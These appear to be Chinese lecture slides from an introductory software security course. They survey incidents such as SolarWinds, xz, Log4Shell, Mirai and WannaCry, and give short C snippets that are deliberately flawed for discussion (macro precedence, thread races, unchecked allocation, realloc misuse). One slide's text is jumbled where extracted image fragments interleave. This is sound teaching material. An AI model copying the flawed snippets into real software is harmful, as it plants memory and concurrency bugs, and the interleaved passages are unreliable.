
❖ 任何软件系统都是不安全的

❖ 软件系统不安全性的几种表现



❖ 软件系统不安全的原因

❖ 如何考虑系统安全问题？

# 赛门铁克2019互联网安全威胁报告(1)



# 赛门铁克2019互联网安全威胁报告(2)



# 2020年美国联邦政府数据泄露事件

- SolarWinds 网络攻击活动
- 2020年，一个由他国政府支持的组织发动了一场大规模网络攻击。全球包括美国各级政府部门、北约、英国政府、欧洲议会、微软等至少200个政府单位、组织或公司受到影响，其中一些组织的数据可能也遭到了泄露。由于此次网络攻击和数据泄露事件持续时间久，目标知名度高、敏感性强，多家媒体将其列为美国遭受过的最严重的网络安全事件。
- 微软漏洞、SolarWinds漏洞利用、VMware漏洞利用

# 开源供应链安全威胁

**开源软件“断源”**，即，无法下载到项目的开源代码或无法下载到最新的源代码，导致项目需要更换开源软件或难以为继；

**开源软件“断服”**，即，开源软件本身不断供，但是软件所依赖的各种服务无法使用，导致软件功能无法正常使用；

**开源软件“断维”**，即，开源软件不再维护，功能不再升级，漏洞无人修复，导致基于开源软件的项目安全性得不到保障；

**开源软件“投毒”**，即，开源软件被攻击投放恶意代码或注入漏洞代码，从而影响基于开源软件的项目安全性；

# 开源供应链断裂风险

俄乌战争中Windows, SUSE, Redhat及Canonical等Linux发行商公开表示终止为俄罗斯企业提供系统服务



Red Hat Products & solutions Services & support Resources Red Hat & open source

over. It's what makes Red Hatters so special and what makes me proud every day. Thank you all.

As a reminder, the Red Hat Cares team has curated a list of suggested charities for Red Hatters who would like to make a donation. All of the organizations on this list are now also available as charitable donation options to Red Hatters in Reward Zone, and Red Hat offers a matching gifts program for full-time associates in many countries. And, as we shared previously, Red Hat Cares is making additional contributions to charities that support the victims in Ukraine.

While relevant sanctions must guide many of our actions, we've taken additional measures as a company. Effective immediately, Red Hat is discontinuing sales and services in Russia and Belarus (for both organizations located in or headquartered in Russia or Belarus). This includes discontinuing partner relationships with organizations based in or headquartered in Russia or Belarus.

The situation continues to evolve rapidly. Thank you for showing compassion and concern for your colleagues, and for your patience and understanding as we work through this together. We've created a space on The Source with FAQs, ways you can help, well-being resources, and more, so please stay posted there.

/p



March 7, 2022 | By: [Melissa Di Donato](#)



# 开源软件供应链投毒事件

2021年明尼  
黎巴嫩寻呼机（BP机）爆炸事件研判分析  
被Linux内核  
该事件证明  
错误修复进  
供应链传播

## 黎巴嫩寻呼机（BP机）爆炸事件研判分析

安天联合分析小组 安天垂直响应平台 2024年09月19日 01:04 北京

点击上方“蓝字”

关注我们吧！

An open letter  
24, 2021

Dear Community Members:

We sincerely apologize for any harm or inconvenience caused by our actions. We understand that the patching process and ways to address vulnerabilities can be inappropriate. As many observers have pointed out, we should obtain permission before running patches without its knowledge or permission. We now understand that it was hurtful to do so.

当地时间2024年9月17日下午，黎巴嫩首都贝鲁特以及黎巴嫩东南部和东北部多地发生大量寻呼机（BP机）爆炸事件。黎巴嫩真主党第一时间在其Telegram频道上发布消息称，爆炸发生在当地时间下午3时30分左右，影响了真主党各机构的“工作人员”，有“大量”人受伤。截至18日16时，以色列时报援引黎巴嫩公共卫生部门数据称，爆炸造成11人死亡，约4000人受伤，其中约500人双目失明。

链投毒  
链攻击，  
xz主要提  
集成了  
操作系统  
'liblzma'。

# 赛门铁克2019互联网安全威胁报告(3)



**ROUTERS AND CONNECTED CAMERAS  
WERE THE MAIN SOURCE OF IOT ATTACKS  
ACCOUNTING FOR OVER  
90 PERCENT  
OF ACTIVITY.**

IOT DEVICES EXPERIENCE AN AVERAGE OF 5,200 ATTACKS PER MONTH



TOP SOURCE COUNTRIES FOR IOT ATTACKS (YEAR)

COUNTRY	PERCENT
China	24.0
USA	10.1
Brazil	9.8
Russia	5.7
Mexico	4.0
Japan	3.7
Vietnam	3.5
South Korea	3.2
Turkey	2.6
Italy	1.9

# IOT Botnet: Mirai



## IoT僵尸网络严重威胁网络基础设施安全

北美DNS服务商遭Mirai木马DDoS攻击的分析思考


安天实验室



由Mirai僵尸网络所造成的臭名昭著的拒绝服务攻击（DDOS）是2018年中Top 3的危害，约占整体攻击的16%。

Mirai 及其变种使用超过16种漏洞利用，并且还在不断地增加新的利用来增加感染新设备的成功率。

# 赛门铁克2019互联网安全威胁报告(4)



石油巨头遭黑客袭击，被勒索5000万美元



塑小哥

广东塑联科技有限公司 新媒体运营

塑小哥综合报道：全球最大石油生产商沙特阿美（Saudi Aramco）7月21日证实，公司的一些文件遭泄露。此前，一名网络勒索者声称获取了该公司大量数据，并要求其支付5000万美元赎金。

# WannaCry Ransomware



Oops, your files have been encrypted! Chinese (tradition)

勒索病毒袭击!山东大学遭黑客攻击 学生论文数据丢失

Payment will be raised on  
1/4/1970 08:00:00

Time Left  
00:00:00:00:00

Your files will be lost on  
1/8/1970 08:00:00

Time Left  
00:00:00:00:00

About bitcoins  
How to buy bitcoins?  
Contact Us

2017-05-14 11:07

鲁网5月14日讯 12日，全球99个国家和地区发生超过7.5万起电脑病毒攻击事件，罪魁祸首是一个名为“想哭”(WannaCry)的勒索软件。俄罗斯、英国、乌克兰等国“中招”。中国多所高校也受到影响，许多实验室数据和毕业设计被锁。12日晚，山东大学发通知确认校内部分单位出现ONION勒索软件感染情况。

校园网被黑了?马上答辩了，论文数据全丢了

“昨晚我正改着论文，电脑突然中毒被锁，论文数据都没了”，13日，山大大四学生王猛(化名)激动地说，“快答辩了，来这么一出，整个人都不好了，光听说的就有十来个跟我一样中招的。”据了解，王猛电脑所中病毒为WannaCry蠕虫病毒。

# 堪比核弹的 Log4j 漏洞

- 2021年12月9号深夜，技术圈经历了一场“大地震”——Apache Log4j2被曝出一个高危漏洞，危害堪比“永恒之蓝”。
- Apache Log4j2 远程代码执行，攻击者通过 jndi注入攻击的形式可以轻松远程执行任何代码。
- 该漏洞被命名为Log4Shell，编号CVE-2021-44228。由于该组件广泛应用在Java程序中，影响范围极大。




# 软件系统安全问题

- ❖ 课程内容简介
- ❖ 最新安全大数据
- ❖ **任何软件系统都是不安全的**
- ❖ 软件系统不安全性的几种表现
- ❖ 软件系统不安全的原因
- ❖ 如何考虑系统安全问题？

# 安全 (Safety vs Security)



- Safety
  - 自然的，物理的，相对具体的
  - 如房屋、桥梁、大坝...
- Security
  - 社会的，人为的，相对抽象的
  - 如数据、软件...

# 物理世界安全问题




# 物理世界安全问题

## 海豚攻击



- 攻击者利用声波造成机械硬盘数据存储盘片的振动。
- 如果声波以特定频率播放，则会产生**共振**效果。最终使硬盘产生暂时或者永久拒绝服务状态。

# 软件系统安全问题



# 任何软件都是不安全的

```
#define RECT2(a, b) (a * b)

int g_exam;

unsigned int example(int para, unsigned int w, unsigned int h)
{
    unsigned int temp, area;
    g_exam = para;
    area = RECT2(w + para, h);
    temp = square_exam(g_exam);
    return temp;
}
```

思考1：这个代码可能造成什么后果？（提示：多线程）

# 任何软件都是不安全的

- 先看看系统安全问题的典型表现：
  - 使用某些交易软件的过程中，某些敏感信息，如个人信息、个人卡号密码等信息被敌方获取并用于牟利；
  - 访问某些网站时，服务器响应很慢，或者服务器由于访问量造成负载过大，造成突然瘫痪；
  - 自己的系统中安装了具有漏洞的软件，漏洞没有解决，敌方找到漏洞并对本机进行攻击，造成系统瘫痪
  - 自己花费精力完成了一幅漂亮的风景画，放到网上去，没有考虑版权，被他人随意使用却无法问责；

.....



# 任何软件都是不安全的

❖ 当前，软件的开发具备以下几个新的挑战：

- ❖ 软件复杂性加强
- ❖ 可扩展性要求的提高
- ❖ 开发周期日益缩短

# 任何软件都是不安全的

## • 系统安全的挑战性

- ❖ 一方面，软件系统逐渐复杂，安全问题也表现得更加复杂，无法得到全面的考虑，而工程进度又迫使开发者不得不在一定时间内交付产品，代码越多漏洞和缺陷也就越来越多。
- ❖ 另一方面，软件系统的可扩展性要求也越来越高，系统升级和性能扩展成为很多软件系统必备的功能；可扩展好的系统，由于其能够用较少的成本实现功能扩充，受到开发者和用户的欢迎；但是由于针对可扩展性必须具备相应的设计，软件系统结构变复杂了，另外，添加新的功能，也引入了新的风险。
- ❖ 最后，移动互联时代对持续快速创新，迅速将创意转化为商品的要求，则对企业研发团队带来了更大的考验。

# 任何软件都是不安全的

```
/*return y=Ax*/  
int *matvec(int **A,int *x,int n)  
{  
    int *y = calloc(n, sizeof(int));  
    int i, j;  
    for (i=0; i<n; i++)  
        for (j=0; j<n; j++)  
            y[i] += A[i][j]*x[j];  
    return y;  
}
```


思考2：当大量的菜鸟程序员在前线，后果是什么？

# 任何软件都是不安全的

- 一般怎样解决这些安全问题？

- ❖ 大多数人首先可以想到的方法是软件测试，通过测试来减少软件中的缺陷。
- ❖ 但是，由于软件系统规模越来越大，软件开发的进度要求越来越高，不可能在有限的时间内考虑所有安全方面的问题，即使进行了全方位的测试，也只能对所有的测试案例进行很小范围的覆盖。

# 任何软件都是不安全的



举例：某个小程序的流程图，包括了一个执行20次的循环。假设每次循环测试时间为1ms，该小程序要完全测试所需时间 =？

- ❖ 因此，软件测试无法完全保证软件的安全性。
- ❖ 一方面是想要实现全面的测试，找出全部的错误，另一方面又要保证工程的进度，早日解决用户的问题，往往无法两全，只能在其中找到平衡点。

# 任何软件都是不安全的

- ❖ 全面的测试，一般情况下是针对所有可能出现的隐患进行测试，但是这需要对软件的隐患具有全方位的预见性。而在有些情况下，很多隐患是在运行期间才显露出来的，软件的开发者很难在开发阶段预见到所有可能出现的隐患，容易让测试陷入盲目。
- ❖ 因此，测试只能减少系统安全问题的发生，但是不能完全解决安全问题。
- ❖ 业界大都公认一个事实：几乎所有的软件都是带着安全隐患投入运行。

# 任何软件都是不安全的

- ❖ 以网络软件为例，敌方可能通过因特网获得未授权的访问的信息，或者利用软件缺陷来控制用户系统并展开攻击。
- ❖ 随着网络应用的更加丰富，用户对网络服务的依赖也相应的增加(如网上银行、网上股票、网上游戏等)，这也导致了攻击的方法的增加和复杂化，从而使得安全问题更加凸显出来。
- ❖ 而软件工程师无法在开发阶段就预见到全部的攻击，提高了软件开发的难度。所谓“防不胜防”，就是这个道理。

# 任何软件都是不安全的

```
/*do something*/  
char *p2;  
char *p=malloc(100);  
...  
if ((p2=realloc(p,nsize))==NULL) {  
    if(p) free(p);  
    p=NULL;  
    return NULL;  
}  
p=p2;
```

Manpage of realloc()  
void \* realloc(void \*ptr, size\_t size);

- ✓ If ptr is NULL, realloc() is identical to a call to malloc() for size bytes.
- ✓ If size is zero and ptr is not NULL, a new, minimum sized object is allocated and the original object is freed.

思考：你对代码背后的工作真的了解吗？

# 任何软件系统都是不安全的

- ❖ 另一个解决安全问题的方法可能就是在测试前就尽量多地解决安全隐患。
- ❖ 在设计、编码阶段，熟练的软件设计人员和软件工程师完全可以尽可能多地将安全问题进行考虑并加以解决。如果在程序设计的时候就能够尽量地考虑安全问题，对软件的安全性也就会有更好的保证，可以大大减小测试的负担。

# 任何软件系统都是不安全的

- ❖ 结论：牢记任何软件系统都是不安全的。
- ❖ 近年来，不管是在应用方面还是在研究方面，**系统安全技术**越来越受到了重视，本课程将针对这些内容中的若干方面进行介绍。

# 软件系统安全问题

- ❖ 课程内容简介
- ❖ 最新安全大数据
- ❖ 任何软件系统都是不安全的
- ❖ 软件系统不安全性的几种表现
- ❖ 软件系统不安全的原因
- ❖ 如何考虑系统安全问题？

# 软件系统不安全性的几种表现

- 软件系统的不安全性，一般情况下的受害者就是其直接用户。
- 从用户的角度来看，软件系统的不安全性主要体现在两个方面。



# 软件系统不安全性的几种表现

软件系统在运行过程中不稳定，出现异常现象、得不到正常结果、或者在特殊情况下由于一些原因造成系统崩溃。比如：

- 由于异常处理不当，软件运行期间遇到突发问题，处理异常之后无法释放资源，导致这些资源被锁定无法使用；
- 由于线程处理不当，软件运行中莫名其妙得不到正常结果；
- 由于网络连接处理不当，网络软件运行过程中，内存消耗越来越大，系统越来越慢，最后崩溃；
- 由于编程没有进行优化，程序运行消耗资源过大；等等。

见例子

# 软件系统不安全性的几种表现

某大数据处理程序需要对大规模计算结果进行分布统计，计算结果在0.00–1.00之间，估计有100万数据量，试按照0.01为分区间隔统计出各个区间的数值分布。

```
for(int i=0;i<NumberAll;i++){  
    (if(a[i])<0.01)&&(if(a[i])>=0.0) R[0]++;  
    (if(a[i])<0.02)&&(if(a[i])>=0.01) R[1]++;  
    (if(a[i])<0.03)&&(if(a[i])>=0.02) R[2]++;  
    ...  
    (if(a[i])<1.00)&&(if(a[i])>=0.99) R[99]++;  
}
```

思考：怎么写代码统计？

# 软件系统不安全性的几种表现

敌方利用各种方式攻击软件，达到窃取信息、破坏系统等目的。比如：

- 敌方通过一些手段获取数据库中的明文密码；
- 敌方利用软件的缓冲区溢出，运行敏感的函数；
- 敌方利用软件对数据的校验不全面，给用户发送虚假信息；
- 敌方对用户进行拒绝服务攻击；等等。



# 软件系统安全问题

- ❖ 课程内容简介
- ❖ 最新安全大数据
- ❖ 任何软件系统都是不安全的
- ❖ 软件系统不安全性的几种表现
- ❖ 软件系统不安全的原因**
- ❖ 如何考虑系统安全问题？

